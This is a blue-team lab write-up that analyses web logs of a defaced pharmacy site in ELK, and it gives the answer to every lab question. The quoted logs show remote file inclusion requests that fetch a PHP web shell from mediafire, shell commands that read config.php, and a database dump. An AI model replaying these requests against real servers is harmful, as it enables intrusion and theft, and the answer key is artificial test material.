Blue Team Labs Online: Defaced

The following writeup is for Defaced on Blue Team Labs Online, it's an easy lab that involves analysing Web Logs using ELK. This is an easy lab more aimed towards those just starting out with Elastic search. I found this investigation really enjoyable, although some aspects of it were a tad trivial, such as finding the scanning tool without any user-agent string fields.

Scenario: Mike is a young entrepreneur that recently started a pharmaceutical company online that supplies personal health products. As the business is growing at a rapid pace, Mike pressured the developers to create a website as quickly as possible and disregarded time-consuming security measures. Unsurprisingly, after the website went live it was defaced by a threat actor that also stole all the database records. Learning from this incident Mike took down the server and began security testing and investigation. He setup a forwarder to send server logs to a SIEM and used a file integrity monitoring solution to get alerts when files are modified on the server. You are provided with the alerts generated from the file integrity monitoring tool, stored on the Desktop as FIM1.JPG and FIM2.JPG. You also have screenshots of the website homepage before and after the compromise, saved as; Before.JPG and After.JPG.

As an analyst, you need to submit details to the CTI team. What is the signature left by the threat actor that compromised the website?

This simply requires you checking the after image (aka after the website was defaced):


Answer: Team Apashkirikiri2.0

The attacker deleted some files. What are they? (Alphabetical order based on filename)

We are told to analyse logs between Feb 17 to Feb 18, 2021, so let's start by adjusting the time range to match this:

Feb 16, 2021 @ 00:00:00.00 → Feb 19, 2021 @ 00:00:00.00

Within the FIM2.JPG file, we can see the two deleted log files:




Answer: access.log, error.log

What is the scanner used by the attacker to identify the vulnerability?

My first thought was to focus on the User-Agent field, but that is not stored within these logs. Let's start by looking for requests that receive 404 was the response, this might identify IP addresses that have been requesting resources which the server cannot locate. This results in 15,033 logs which is a large amount relative to the total amount:

response : 404

If you look at the client IP, we can see that it all originates from one source:




Let's not look for the response code 200, which is for OK (as in, the resource is found):

```
response : 200 AND clientip : 91.192.103.35
```

After scouring through the logs, I came across several 200 responses to cirt.net/rfiinc.txt:

```
/MikePharmaSystem/login.php?base_dir=http://cirt.net/rfiinc.txt?
/MikePharmaSystem/login.php?blog_theme=http://cirt.net/rfiinc.txt?
/MikePharmaSystem/login.php?langfile=http://cirt.net/rfiinc.txt?
/MikePharmaSystem/login.php?pachtofile=http://cirt.net/rfiinc.txt?
/MikePharmaSystem/login.php?srcdir=http://cirt.net/rfiinc.txt??
/MikePharmaSystem/login.php?value=http://cirt.net/rfiinc.txt???
/MikePharmaSystem/config.php?full_path=http://cirt.net/rfiinc.txt??
```



After a quick google search, I came across several results for Nikto, which is a popular web scanning tool.

Answer: nikto

Which PHP page is vulnerable to Remote File Inclusion (RFI)?

RFI attempts often appear in the URL query string as parameters trying to include external files. Using the same query as we did previously, I came across these logs:


```
/MikePharmaSystem/getimagesonly.php?u=http://download948.mediafire.com/006gsujji2ag/dxezgotjzptzfpv/backdoor.jpg.php
/MikePharmaSystem/getimagesonly.php?u=http://download948.mediafire.com/006gsujji2ag/dxezgotjzptzfpv/webshell.php
/MikePharmaSystem/assets/img/googlelogo_color_272x92dp.png
/MikePharmaSystem/getimagesonly.php?u=https://www.google.com/images/branding/googlelogo/1x/googlelogo_color_272x92dp.png
```

This shows that the threat actor has successfully performed remote file inclusion.

Answer: getimagesonly.php

What is the IP address of the remote attacker?

We determine the IP address of the remote threat actor previously:



Answer: 91.192.103.35

What is the name of the PHP shell?

```
/MikePharmaSystem/getimagesonly.php?u=http://download948.mediafire.com/006gsujji2ag/dxezgotjzptzfpv/backdoor.jpg.php
```

Answer: backdoor.jpg.php

The attacker downloaded the PHP shell from a file-hosting website. What is the name of the website?

```
http://download948.mediafire.com/
```

Answer: mediafire.com

What time was the first command executed through the PHP shell?

Let's start by including the PHP web shell in our query:

```
response : 200 AND clientip : 91.192.103.35 AND *backdoor.jpg.php*
```

Make sure to sort @timestamp so you see the first requests.

```
Feb 18, 2021 @ 11:42:44.000  GET  /MikePharmaSystem/assets/img/backdoor.jpg.php?c=whoami
```

As you can see, the threat actor executed the whoami command.

Answer: 18/02/2021 11:42:44

Which config file does the attacker attempt to read using the command 'cat'?

```
'c=cat%20/opt/lampp/htdocs/MikePharmaSystem/config.php
```

Answer: /opt/lamp/htdocs/MikePharmaSystem/config.php

At what time was the database dumped by the attacker?

response : 200 AND clientip : 91.192.103.35

```
91.192.103.35 - - [18/Feb/2021:17:14:59 +0530] "GET /phpmyadmin/db_export.php?db=Mike_Pharmaceuticals&ajax_request=true&ajax_page
_request=true&_nocache=1613648696733121060&token=2b432a225f4b40725f27604a4c423872 HTTP/1.1" 200 14770
```

Answer: 18/02/2021 17:14:59

The attacker exfiltrated the database records. What is the database name? (Just the name, without any extension)

```
GET /phpmyadmin/db_export.php?db=Mike_Pharmaceuticals
```

Answer: Mike_Pharmaceuticals